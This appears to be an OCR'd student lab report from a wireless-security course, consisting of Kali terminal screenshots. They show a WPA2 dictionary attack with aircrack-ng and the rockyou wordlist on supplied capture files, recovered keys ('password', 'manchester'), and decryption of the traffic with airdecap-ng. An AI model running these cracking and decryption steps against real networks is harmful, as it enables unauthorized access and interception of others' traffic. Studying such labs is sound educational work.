
```
┌──(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
└─# cp /usr/share/wordlists/rockyou.txt.gz .

┌──(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
└─# ls
lab5wep-demo.cap      lab5wpa2-demo.cap  WPA2-P1-01.cap  WPA2-P3-01.cap  WPA2-P5-01.cap
lab5wep-demo-dec.cap  rockyou.txt.gz     WPA2-P2-01.cap  WPA2-P4-01.cap

┌──(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
└─# gunzip rockyou.txt.gz
ls

┌──(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
└─# ls
lab5wep-demo.cap      lab5wpa2-demo.cap  WPA2-P1-01.cap  WPA2-P3-01.cap  WPA2-P5-01.cap
lab5wep-demo-dec.cap  rockyou.txt        WPA2-P2-01.cap  WPA2-P4-01.cap

┌──(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
└─#
```

```
┌──(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
└─# aircrack-ng lab5wpa2-demo.cap -w rockyou.txt
Reading packets, please wait...
Opening lab5wpa2-demo.cap
Read 10074 packets.

   #  BSSID              ESSID                     Encryption

   1  00:16:B6:DA:CF:32  ccni-test                 WEP (0 IVs)
   2  58:BF:EA:FA:38:B0                            Unknown
   3  58:BF:EA:FA:3B:A0                            Unknown
   4  98:FC:11:7C:D0:C7  CCNI                      WPA (1 handshake)
   5  F4:7F:35:04:7D:E0                            Unknown
   6  F4:7F:35:39:0A:A0  AccessODU                 Unknown
   7  F4:7F:35:39:0A:A1                            Unknown
   8  F4:7F:35:39:0A:A2  MonarchODU                Unknown
   9  F4:7F:35:39:0A:A4  eduroam                   Unknown

Index number of target network ? 4

Reading packets, please wait...
Opening lab5wpa2-demo.cap
Read 10074 packets.

1 potential targets


                               Aircrack-ng 1.7

      [00:00:00] 8/14344392 keys tested (29.06 k/s)
```

```
                          Aircrack-ng 1.7

     [00:00:00] 8/14344392 keys tested (29.06 k/s)

     Time left: 5 days, 17 hours, 7 minutes, 50 seconds         0.00%

                         KEY FOUND! [ password ]


     Master Key     : 20 64 DE 6A 2E 73 86 96 81 91 8E 8C 1E 32 49 FC
                      3B C9 0A 44 BC 2B 6E 94 45 4B BF 8F B9 79 FC 3B

     Transient Key  : 48 5D 7F 5E F5 AA 69 76 D8 85 83 31 FA 2A 65 A4
                      C0 A0 D1 4A 96 BC C5 96 65 7A FC A2 44 94 14 51
                      EC 9C 42 51 E1 EA BF AE 5F BB 64 11 0D 60 70 24
                      77 81 71 A3 2C 1B BC D1 0A 1C BF 1C EC 00 00 00

     EAPOL HMAC     : 49 94 2C 92 12 04 BA 66 ED D8 40 0F 10 A5 19 47


┌──(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
└─#
```


```
root@kali: ~/Desktop/VMshare/Lab Resources (2023 Spring)/Lab Resources/M
File  Actions  Edit  View  Help

┌──(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
└─# airdecap-ng -p password lab5wpa2-demo.cap
You must also specify the ESSID (-e).
"airdecap-ng --help" for help.

┌──(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
└─# airdecap-ng -p password lab5wpa2-demo.cap -e CCNI
Total number of stations seen            13
Total number of packets read         10074
Total number of WEP data packets        19
Total number of WPA data packets      2284
Number of plaintext data packets         7
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets      2228
Number of bad TKIP (WPA) packets         0
Number of bad CCMP (WPA) packets         0
Warning: WDS packets detected, but no BSSID specified

┌──(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
└─#
```

```
┌──(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
└─# wireshark lab5wpa2-demo-dec.cap
```



Task D

1. Implement a dictionary attack and decrypt the traffic using the correct file based on your last character of md5 hash for your midas name



```
┌──(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/WPA traffic]
└─# cp /usr/share/wordlists/rockyou.txt.gz .

┌──(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/WPA traffic]
└─# ls
lab5wep-demo.cap   rockyou.txt.gz  WPA2-P2-01.cap  WPA2-P4-01.cap
lab5wpa2-demo.cap  WPA2-P1-01.cap  WPA2-P3-01.cap  WPA2-P5-01.cap

┌──(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/WPA traffic]
└─# gunzip rockyou.txt.gz

┌──(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/WPA traffic]
└─# ls
lab5wep-demo.cap  lab5wpa2-demo.cap  rockyou.txt  WPA2-P1-01.cap  WPA2-P2-01.cap  WPA2-P3-01.cap  WPA2-P4-01.cap  WPA2-P5-01.cap

┌──(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/WPA traffic]
└─#
```



```
root@kali: ~/Desktop/VMshare/Lab Resources (2023 Spring)/Lab Resources/WPA traffic
File  Actions  Edit  View  Help

┌──(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/WPA traffic]
└─# aircrack-ng WPA2-P3-01.cap -w rockyou.txt
Reading packets, please wait...
Opening WPA2-P3-01.cap
Read 5269 packets.

   #  BSSID              ESSID                     Encryption

   1  00:16:B6:DA:CF:2F  CyberPHY                  WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening WPA2-P3-01.cap
Read 5269 packets.

1 potential targets
```

```
                              Aircrack-ng 1.7

      [00:00:00] 337/10303727 keys tested (2335.49 k/s)

      Time left: 1 hour, 13 minutes, 31 seconds                 0.00%

                           KEY FOUND! [ manchester ]


      Master Key     : 25 FE D8 E1 6C C0 86 62 A1 55 F0 18 7A 47 A6 A9
                       9D F9 B2 0D CE 72 8A 4E BB 88 CC 63 9D 9A F7 D3

      Transient Key  : 3A 4D 04 EB 06 32 7B 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 24 19 C1 5E B0 3A EC 17 EC 9B 10 7E 46 D2 22 2B


┌──(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/WPA traffic]
└─#
```

```
┌──(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/WPA traffic]
└─# airdecap-ng -p manchester WPA2-P3-01.cap
You must also specify the ESSID (-e).
"airdecap-ng --help" for help.

┌──(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/WPA traffic]
└─# airdecap-ng -p manchester WPA2-P3-01.cap -e CyberPHY
Total number of stations seen            13
Total number of packets read           5269
Total number of WEP data packets          0
Total number of WPA data packets       1329
Number of plaintext data packets          0
Number of decrypted WEP  packets          0
Number of corrupted WEP  packets          0
Number of decrypted WPA  packets       1169
Number of bad TKIP (WPA) packets          0
Number of bad CCMP (WPA) packets          0

┌──(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/WPA traffic]
└─#
```